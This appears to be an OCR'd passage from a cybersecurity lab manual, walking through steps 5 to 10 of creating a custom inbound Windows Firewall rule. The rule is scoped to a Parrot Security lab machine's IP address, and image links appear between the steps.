
5. ☐ The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.




6. In the **Program** section, leave the settings to default and click **Next**.




7. ☐ In the **Protocol and Ports** section, leave the settings to default and click **Next**.




8. ☐ In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




9. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).




10. ☐ Click **Next** in the **Scope** section once the IP address has been added.



